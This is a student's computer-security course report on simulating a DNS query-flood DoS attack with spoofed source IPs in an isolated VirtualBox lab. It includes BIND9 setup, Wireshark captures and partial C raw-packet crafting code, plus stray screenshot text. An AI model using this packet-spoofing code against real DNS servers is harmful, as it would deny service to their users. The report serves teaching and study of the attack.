CSE 410
Computer Security Sessional

DoS Attack on DNS Server

Soumit Kanti Saha
1505047

Department of Computer Science and Engineering
Bangladesh University of Engineering and Technology (BUET)
Dhaka 1000

DoS Attack on DNS Server(using IP Spoofing):

As the term project of CSE 410 Computer Security Sessional, I was given the assignment to simulate a DoS Attack on DNS Server(with spoofed IP).To do this, I've chosen query flood attack to simulate.

To complete this attack I followed several steps.

Step 1 (Environment Setup):
For the simulation of this attack, we need 3 machines on the same network.
1. A Local DNS Server (which is to be attacked).
2. The attacker machine.
3. A User on the network to test the attack result.

So, at first I created 3 virtual machines (each Ubuntu 16.04 LTS) on Oracle VM VirtualBox using network type as Bridged Adapter so that, all the virtual machines were at the same network with host OS.

Step 2 (Setting Up DNS Server):
Then, I configured my DNS Server with Bind9 on a virtual machine.

To do that, I wrote the following commands on terminal:

```
$ sudo apt-get install bind9
```

Then I created a configuration option file named `named.conf.options` at `/etc/bind/` . In this file, I added the following lines,

```
Options{
    Dump-file         "/var/cache/bind/dump.db";
};
```

Then I created a DNS Configuration file named `named.conf` at `/etc/bind/` and imported `named.conf.options` in it.

Then I wrote the commands in the terminal:


```
$ sudo rndc flush           //to flush the DNS cache.
$ sudo rndc dumpdb -cache   //Dump the cache to dump.db.
```

Then by writing the following command I started my newly configured DNS Server:

```
$ sudo service bind9 restart   //restart the DNS Server
```

<u>Step 3 (Setting user's DNS Server IP as newly configured DNS Server):</u>

To use my newly configured DNS Server as the host resolver for user's machine, I opened */etc/resolv.conf* file and changed the line `nameserver 127.0.1.1` to `nameserver 192.168.0.128` (`192.168.0.128` was my DNS Server's IP).




```
soumit@soumit-VirtualBox:~$ sudo gedit /etc/resolv.conf
[sudo] password for soumit:

(gedit:2524): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceU
nknown: The name org.gnome.SessionManager was not provided by any .service files

** (gedit:2524): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-en
abled not supported

** (gedit:2524): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding
 not supported

** (gedit:2524): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-en
abled not supported

** (gedit:2524): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding
 not supported
```

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 192.168.0.128
```

<u>Step 4 (Checking if the DNS Server is working properly):</u>

Then to check if the DNS Server is working properly, I requested a page from browser from user machine and DNS Server replied successfully.



```
soumit@soumit-VirtualBox:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:16:5f:5e
          inet addr:192.168.0.127  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::6f6:375:7d2c:12c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:57688 errors:0 dropped:0 overruns:0 frame:0
          TX packets:28766 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:82830767 (82.8 MB)  TX bytes:2676739 (2.6 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:489 errors:0 dropped:0 overruns:0 frame:0
          TX packets:489 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:53408 (53.4 KB)  TX bytes:53408 (53.4 KB)

soumit@soumit-VirtualBox:~$ sudo gedit /etc/resolv.conf
[sudo] password for soumit:

(gedit:3187): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceU
nknown: The name org.gnome.SessionManager was not provided by any .service files

** (gedit:3187): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-en
abled not supported

** (gedit:3187): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding
 not supported
^C
soumit@soumit-VirtualBox:~$ 
```

https://stackoverflow.com

We <3 people who code


We build products that empower developers and connect them to solutions that enable productivity, growth, and discovery.

For developers, by developers

Stack Overflow is an open community for anyone that codes. We help you get answers to your toughest coding questions, share knowledge with your coworkers in private, and find your next dream job.

By using our site, you acknowledge that you have read and understand our Cookie Policy, Privacy Policy, and our Terms of Service.

Chromium Web Browser
Stack Overflow - Where Developers Learn, Share, & Build Careers - Chromium
Apps
YouTube
Facebook
FB live
Gmail
Drive
Google Photos
Maps
Moodle
stackoverflow
Products
Customers
Use cases
Log in
Sign up
For developers
For businesses



```
soumit@soumit-VirtualBox:~$ sudo service bind9 restart
[sudo] password for soumit:
soumit@soumit-VirtualBox:~$ sudo wireshark
clear
^Z
[1]+  Stopped                 sudo wireshark
soumit@soumit-VirtualBox:~$ clear
soumit@soumit-VirtualBox:~$ sudo service bind9 restart
soumit@soumit-VirtualBox:~$ sudo wireshark
```


stackoverflow.com DNS Query
stackoverflow.com DNS Response
Wireshark
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
Expression...

```
No.  Time         Source          Destination     Protocol Length Info
  21 6.863646231  192.168.0.127   192.168.0.128   DNS        77 Standard query 0x2c16 A stackoverflow.com
  22 6.863937718  192.168.0.127   192.168.0.128   DNS        84 Standard query 0x03da A sb.scorecardresearch.c…
  23 6.864635237  192.168.0.128   198.97.190.53   DNS        88 Standard query 0x3f26 A stackoverflow.com OPT
  24 6.864827057  192.168.0.128   198.97.190.53   DNS        95 Standard query 0x3e4a A sb.scorecardresearch.c…
  25 6.865034216  192.168.0.128   198.97.190.53   DNS        70 Standard query 0x000f NS <Root> OPT
  26 6.878580919  192.168.0.127   192.168.0.128   DNS        80 Standard query 0x5167 A pixel.quantserve.com
  27 6.879088149  192.168.0.128   198.97.190.53   DNS        91 Standard query 0xe41a A pixel.quantserve.com O…
  28 7.165151748  198.97.190.53   192.168.0.128   DNS       319 Standard query response 0x3e4a A sb.scorecardr…
  30 7.172792058  198.97.190.53   192.168.0.128   DNS       312 Standard query response 0x3f26 A stackoverflow…
  31 7.172827364  198.97.190.53   192.168.0.128   DNS        70 Standard query response 0x000f NS <Root> OPT
  34 7.177091032  198.97.190.53   192.168.0.128   DNS       315 Standard query response 0xe41a A pixel.quantse…
  38 7.460637425  192.168.0.128   198.97.190.53   DNS       109 Standard query 0x0004 A sb.scorecardresearch.c…
  41 7.473668341  192.168.0.128   198.97.190.53   DNS        84 Standard query 0x911c NS <Root> OPT
  44 7.482682067  192.168.0.128   198.97.190.53   DNS       105 Standard query 0x7a85 A pixel.quantserve.com O…
  46 7.758300602  198.97.190.53   192.168.0.128   DNS      1240 Standard query response 0x0004 A sb.scorecardr…
  48 7.759178402  192.168.0.128   192.31.80.30    DNS        95 Standard query 0x14ca A sb.scorecardresearch.c…
  51 7.770822913  198.97.190.53   192.168.0.128   DNS      1153 Standard query response 0x911c NS <Root> NS a.…
  55 7.794992030  198.97.190.53   192.168.0.128   DNS      1236 Standard query response 0x7a85 A pixel.quantse…
  57 7.795381742  192.168.0.128   192.31.80.30    DNS        91 Standard query 0x1fc5 A pixel.quantserve.com O…
  59 7.973909047  192.168.0.128   192.5.5.241     DNS        88 Standard query 0xbe9e A stackoverflow.com OPT
  60 7.974131558  192.168.0.128   192.5.5.241     DNS        70 Standard query 0x0ede NS <Root> OPT

▸ Frame 21: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_16:5f:5e (08:00:27:16:5f:5e), Dst: PcsCompu_dc:f8:cb (08:00:27:dc:f8:cb)
▸ Internet Protocol Version 4, Src: 192.168.0.127, Dst: 192.168.0.128
▸ User Datagram Protocol, Src Port: 45781, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0x2c16
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ stackoverflow.com: type A, class IN
        Name: stackoverflow.com
        [Name Length: 17]
        [Label Count: 2]
        Type: A (Host Address) (1)
        Class: IN (0x0001)

0000  08 00 27 dc f8 cb 08 00  27 16 5f 5e 08 00 45 00   ··'····· '·_^··E·
0010  00 3f 17 09 40 00 40 11  a1 55 c0 a8 00 7f c0 a8   ·?··@·@· ·U······
0020  00 80 b2 d5 00 35 00 2b  98 49 2c 16 01 00 00 01   ·····5·+ ·I,·····
0030  00 00 00 00 00 00 0d 73  74 61 63 6b 6f 76 65 72   ·······s tackover
0040  66 6c 6f 77 03 63 6f 6d  00 00 01 00 01            flow·com ·····

Domain Name System: Protocol          Packets: 1967 · Displayed: 836 (42.5%)     Profile: Default
```

Fig: DNS Server before attack


Step 6 (Writing the attack code):

Then I wrote the main attack code. The main parts of the code are given here in this section.




```c
struct dnshdr {
    unsigned short int id;

    unsigned char rd:1;             /* recursion desired */
    unsigned char tc:1;             /* truncated message */
    unsigned char aa:1;             /* authoritive answer */
    unsigned char opcode:4;         /* purpose of message */
    unsigned char qr:1;             /* response flag */

    unsigned char rcode:4;          /* response code */
    unsigned char unused:2;         /* unused bits */
    unsigned char pr:1;             /* primary server required (non standard) */
    unsigned char ra:1;             /* recursion available */

    unsigned short int que_num;
    unsigned short int rep_num;
    unsigned short int num_rr;
    unsigned short int num_rrsup;
};
```

Fig: DNS header



```c
void nameformat(char *name, char *QS){
    char *bungle, *x;
    char elem[128];

    *QS = 0;
    bungle = malloc(strlen(name) + 3);
    strcpy(bungle, name);
    x = strtok(bungle, ".");
    while (x != NULL) {
        if (snprintf(elem, 128, "%c%s", strlen(x), x) == 128) {
            puts("String overflow.");
            exit(1);
        }
        strcat(QS, elem);
        x = strtok(NULL, ".");
    }
    free(bungle);
}

int make_question_packet(char *data, char *name){
    nameformat(name, data);
    *((u_short *) (data + strlen(data) + 1)) = htons(TYPE_A);
    *((u_short *) (data + strlen(data) + 3)) = htons(CLASS_INET);
    return (strlen(data) + 5);
}
```

Fig: Making of Query Packet




```c
    sin_dst.sin_family = AF_INET;
    sin_dst.sin_port = htons(dst_port);

    iphdr = (struct ip *)packet;
    udp = (struct udphdr *)((char *)iphdr + sizeof(struct ip));
    dns_header = (struct dnshdr *)((char *)udp + sizeof(struct udphdr));
    dns_data = (char *)((char *)dns_header + sizeof(struct dnshdr));

    /* the fixed fields for DNS header */
    dns_header->rd = 1;
    dns_header->que_num = htons(1);
    dns_header->qr = 0;            /* qr = 0: question packet   */
    dns_header->aa = 0;            /* aa = 0: not auth answer   */
    dns_header->rep_num = htons(0); /* sending no replies        */

    /* the fixed fields for UDP header */
    udp->uh_dport = htons(dst_port);
    if (src_port) {
        udp->uh_sport = htons(src_port);
    }

    /* the fixed fields for IP header */
    iphdr->ip_dst.s_addr = sin_dst.sin_addr.s_addr;
    iphdr->ip_v = IPVERSION;
    iphdr->ip_hl = sizeof(struct ip) >> 2;
    iphdr->ip_ttl = 245;
    iphdr->ip_p = IPPROTO_UDP;

```

Fig: Setting Fields of Packet

Step 7 (Initiating the attack):

This is the main step of this simulation. In this step, I initiated the attack.




```
soumit@soumit-VirtualBox: ~/Desktop/DoS attack on DNS Server
soumit@soumit-VirtualBox:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
soumit@soumit-VirtualBox:~$ cd Desktop/
soumit@soumit-VirtualBox:~/Desktop$ ls
DoS attack on DNS Server
soumit@soumit-VirtualBox:~/Desktop$ cd DoS\ attack\ on\ DNS\ Server/
soumit@soumit-VirtualBox:~/Desktop/DoS attack on DNS Server$ ./attack.sh
query_flood.c: In function ‘nameformat’:
query_flood.c:62:27: warning: format ‘%c’ expects argument of type ‘int’, but argument 4 has type ‘size_t {aka long unsigned int}’ [-Wformat=]
   if (snprintf(elem, 128, "%c%s", strlen(x), x) == 128) {
                            ^
query_flood.c:62:27: warning: format ‘%c’ expects argument of type ‘int’, but argument 4 has type ‘size_t {aka long unsigned int}’ [-Wformat=]
query_flood.c: In function ‘main’:
query_flood.c:94:25: warning: implicit declaration of function ‘time’ [-Wimplicit-function-declaration]
  srandom((unsigned long)time(NULL));
                         ^
query_flood.c:121:3: warning: implicit declaration of function ‘inet_pton’ [-Wimplicit-function-declaration]
   inet_pton(AF_INET, argv[optind], &sin_dst.sin_addr);
   ^
[sudo] password for soumit:
```

Step 8 (Running Wireshark on DNS Server to see the result):

In this step, I ran Wireshark (Snipping tool) to capture incoming DNS Query packets to see if the attack code send bogus DNS query with spoofed IP and saw my code did exactly what is was supposed to do. It sent packet of DNS Query with type "A" query with spoofed IP (I used random IP address to spoof).

In step 7, I initiated the attack with query name `attack_query.com` which has no existence in the real world. So, my DNS Server could not resolve the asked host and so, we can see there is no DNS Response. So, in no time my DNS Server was flooded.



Wireshark
8:02 অপরাহ্ণ
soumit@soumit-VirtualBox: ~
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
Expression…

```
soumit@soumit-VirtualBox:~$ sudo service bind9 restart
[sudo] password for soumit:
